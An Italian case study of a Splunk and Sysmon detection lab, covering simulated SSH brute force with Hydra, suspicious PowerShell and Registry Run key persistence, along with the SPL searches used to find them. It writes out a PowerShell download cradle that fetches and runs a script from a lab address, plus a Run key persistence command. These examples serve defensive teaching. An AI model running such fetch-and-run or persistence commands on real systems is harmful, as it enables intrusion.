CASE STUDY

Quando i log da soli non bastano: un laboratorio di detection con Splunk e Sysmon

Monitoraggio di un endpoint Windows, raccolta della telemetria e costruzione di semplici detection in un ambiente di laboratorio isolato.

Alessio Lacava

Ottobre 2026

Ambito	Laboratorio didattico di cybersecurity
Piattaforme principali	Windows · Splunk Enterprise · Splunk Universal Forwarder · Sysmon
Attività simulate	Brute force SSH · Esecuzione PowerShell sospetta · Persistenza via Registry Run Key
Framework di riferimento	MITRE ATT&CK

> *Nota sul perimetro: il progetto è stato realizzato come esercitazione pratica per prendere confidenza con la raccolta della telemetria, la ricerca nei log e la costruzione di semplici regole di individuazione. Tutte le attività descritte sono state eseguite in un ambiente isolato e controllato, creato appositamente per questo laboratorio.*

1. Obiettivo del progetto

L'obiettivo del laboratorio è costruire un ambiente minimo nel quale osservare il percorso che porta da un'attività eseguita su un endpoint alla sua presenza nei log e alla successiva ricerca all'interno di Splunk.

Il progetto è stato affrontato soprattutto dal punto di vista pratico: configurare i componenti, generare attività controllate, verificare quali eventi venivano prodotti e provare a trasformare queste informazioni in ricerche utili.

Un punto importante emerso durante il lavoro è che la semplice presenza dei log non garantisce automaticamente una buona visibilità. La qualità della telemetria, la struttura degli eventi e la possibilità di estrarre correttamente i campi influenzano direttamente l'utilità delle ricerche.

1.1 Componenti utilizzati

Componente	Funzione nel laboratorio
Windows	Endpoint monitorato sul quale vengono generate le attività di test.
Sysmon	Raccolta di eventi dettagliati relativi, tra le altre cose, a processi, connessioni e modifiche al registro.
Splunk Universal Forwarder	Invio dei dati dall'endpoint verso Splunk.
Splunk Enterprise	Indicizzazione, ricerca e analisi degli eventi raccolti.
OpenSSH	Servizio utilizzato per generare e osservare eventi di autenticazione SSH.
Hydra	Strumento utilizzato esclusivamente nel laboratorio per simulare tentativi ripetuti di autenticazione.
PowerShell	Utilizzato per simulare un'esecuzione sospetta.

1.2 Perimetro

- Ambiente isolato e controllato.
- Scenari riproducibili e generati intenzionalmente.
- Detection semplici, costruite per gli scenari specifici del laboratorio.
- Nessuna pretesa di rappresentare un SOC aziendale completo.




Figura 1 – Installazione di Sysmon e primi eventi registrati nel Visualizzatore eventi di Windows, a conferma della corretta configurazione della raccolta di telemetria sull'endpoint.

2. Architettura e flusso dei dati

L'architettura è composta da un endpoint Windows monitorato, da Sysmon per la generazione di telemetria aggiuntiva e dal Forwarder per l'invio dei dati a Splunk Enterprise.

Elemento	Ruolo
Endpoint Windows	Origine principale degli eventi analizzati.
Sysmon	Generazione di eventi dettagliati sulle attività del sistema.
Universal Forwarder	Trasporto dei dati verso l'istanza Splunk.
Splunk Enterprise	Ricezione, indicizzazione e interrogazione dei dati.
Macchina di test (Kali)	Origine dei tentativi SSH utilizzati nello scenario di brute force.

Flusso logico: attività sul sistema → generazione evento → raccolta → forwarding → indicizzazione → ricerca SPL → eventuale segnalazione.




Figura 2 – Apertura della porta di ricezione (9997) su Splunk Enterprise e verifica, tramite netstat, che il servizio sia correttamente in ascolto.




Figura 3 – Configurazione degli input (inputs.conf) sul Forwarder, con gli stanza dedicati rispettivamente alla telemetria Sysmon e al log operativo di OpenSSH.




Figura 4 – Log del Forwarder che conferma la connessione attiva e stabile verso l'indexer Splunk.

3. Telemetria raccolta

Per le attività analizzate sono state utilizzate principalmente informazioni provenienti dai log Windows/OpenSSH e dagli eventi Sysmon.

Evento / fonte	Informazione osservata	Utilizzo nel laboratorio
Sysmon Event ID 1	Process Creation	Analisi dell'esecuzione di PowerShell e della command line.
Sysmon Event ID 3	Network Connection	Osservazione delle connessioni generate dai processi.
Sysmon Event ID 13	Registry Value Set	Individuazione di modifiche ai valori del registro.
OpenSSH / Windows logs	Autenticazioni SSH	Analisi dei tentativi di accesso e degli errori di autenticazione.

La disponibilità dei dati dipende dalla configurazione della raccolta. Per questo motivo una parte del lavoro è consistita nel verificare concretamente quali informazioni fossero presenti negli eventi e quali campi potessero essere utilizzati nelle ricerche.




Figura 5 – Conteggio degli eventi raccolti per indice e sourcetype, usato per verificare che sia la telemetria Sysmon sia i log di sicurezza stessero arrivando correttamente a Splunk.

4. Scenario 1 — Tentativi ripetuti di autenticazione SSH

4.1 Obiettivo

Il primo scenario è stato utilizzato per simulare una serie di tentativi di autenticazione SSH non riusciti. L'obiettivo era osservare gli eventi prodotti dal servizio e costruire una ricerca capace di evidenziare un numero anomalo di tentativi provenienti dalla stessa origine.

4.2 Simulazione

Hydra è stato utilizzato esclusivamente all'interno del laboratorio per generare, contro un utente di test creato appositamente, una sequenza controllata di tentativi di autenticazione.

Riferimento MITRE ATT&CK: T1110 — Brute Force.



Figura 6 – Creazione dell'utente di test utilizzato come bersaglio nello scenario di autenticazione.




Figura 7 – Esecuzione di Hydra da Kali Linux: individuazione della password corretta al termine della sequenza di tentativi.

4.3 Analisi in Splunk

Una difficoltà incontrata riguarda la struttura dei log OpenSSH: l'indirizzo IP di origine non era disponibile in un campo già strutturato per la ricerca, a differenza di quanto accade normalmente con gli eventi di autenticazione di Windows. È stato quindi necessario estrarre l'informazione dal testo del messaggio tramite un'espressione regolare.

```
rex field=Message "Failed password for (?<target_user>\S+) from (?
<src_ip>\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})"
```

L'estrazione tramite rex permette di creare i campi target_user e src_ip, utilizzabili per aggregare i tentativi falliti per origine e per utente nelle ricerche successive.

La detection è stata impostata sul principio di una soglia di tentativi falliti osservati all'interno di una determinata finestra temporale (tramite il comando bucket), con conteggio per indirizzo di origine e utente. In questo laboratorio è stata inoltre sperimentata l'esecuzione periodica dell'allarme tramite una pianificazione cron, ad esempio ogni cinque minuti:

```
*/5 * * * *
```




Figura 8 – Evento Windows Security 4625 (autenticazione fallita) in formato grezzo. Si nota come l'indirizzo IP di origine non sia disponibile in un campo già strutturato, da cui la necessità dell'estrazione con rex.




Figura 9 – Configurazione dell'alert basato sulla query di detection, con pianificazione tramite espressione cron.




Figura 10 – Storico degli alert attivati durante i test, a conferma del corretto funzionamento della detection nel tempo.

5. Scenario 2 — Esecuzione sospetta tramite PowerShell

5.1 Obiettivo

Il secondo scenario è stato utilizzato per osservare come Sysmon registra la creazione di un processo PowerShell e quali informazioni della command line possono essere sfruttate per una ricerca.

Riferimento MITRE ATT&CK: T1059.001 — PowerShell.

5.2 Comando utilizzato nel laboratorio

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://10.0.2.15/payload.ps1')"
```

Il comando è stato utilizzato come simulazione didattica per generare una command line contenente indicatori che possono risultare interessanti durante un'analisi. Nel laboratorio non era presente alcun payload reale all'indirizzo indicato: il tentativo di download termina infatti con un errore, atteso e coerente con la natura simulata dell'esercizio.




Figura 11 – Esecuzione del comando PowerShell simulato sull'endpoint: il tentativo di download fallisce con errore 404, poiché non era presente un payload reale all'indirizzo indicato.

5.3 Evento Sysmon

Sysmon Event ID 1 (Process Create) consente di osservare il processo creato e, in funzione della configurazione, la relativa command line. Sono stati ricercati indicatori come ExecutionPolicy Bypass, DownloadString e EncodedCommand.

> *Nota interpretativa: la presenza di uno di questi indicatori non dimostra da sola che il sistema sia compromesso. Il significato dell'evento deve essere valutato insieme al contesto e agli altri dati disponibili.*




Figura 12 – Evento Sysmon Event ID 1 (Process Create) con la command line completa del processo PowerShell osservato.




Figura 13 – Alert configurato per individuare, tra gli altri, i download sospetti avviati da PowerShell.

6. Scenario 3 — Persistenza tramite Registry Run Key

6.1 Obiettivo

Il terzo scenario è stato utilizzato per osservare una modifica al registro di Windows in una posizione comunemente associata all'avvio automatico di applicazioni.

Riferimento MITRE ATT&CK: T1547.001 — Registry Run Keys / Startup Folder.

6.2 Simulazione

```
New-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run"
-Name "CasoStudioPersistenza" -Value "C:\Windows\System32\cmd.exe /c
calc.exe" -PropertyType String -Force
```

La modifica è stata eseguita intenzionalmente nell'ambiente di laboratorio. L'obiettivo non era creare una persistenza reale su un sistema di produzione, ma verificare come la modifica venisse registrata e come potesse essere ricercata.




Figura 14 – Creazione della chiave di registro in Run, utilizzata per simulare un meccanismo di persistenza.

6.3 Rilevazione

Sysmon Event ID 13 (Registry Value Set) è stato utilizzato come principale fonte di telemetria. La ricerca è stata focalizzata sul percorso CurrentVersion\Run e sui valori modificati.




Figura 15 – Eventi Sysmon Event ID 13 (Registry Value Set) relativi alla modifica osservata.

7. Query e approccio di analisi

Le ricerche SPL sono state costruite in funzione degli eventi generati nei tre scenari. L'approccio seguito è stato principalmente iterativo: generare l'attività, verificare l'evento, individuare i campi disponibili e successivamente affinare la ricerca.

Scenario	Elemento osservato	Approccio
SSH	Eventi di autenticazione fallita	Conteggio per origine e finestra temporale; estrazione IP con rex.
PowerShell	Process Creation / command line	Ricerca di indicatori nella command line.
Registry	Registry Value Set	Ricerca del percorso CurrentVersion\Run e dei valori modificati.

Questo approccio ha evidenziato una differenza importante tra avere una sorgente di log configurata e avere dati immediatamente utilizzabili. Quando i campi non sono strutturati come necessario, può essere necessario intervenire sul parsing prima di costruire una ricerca affidabile.

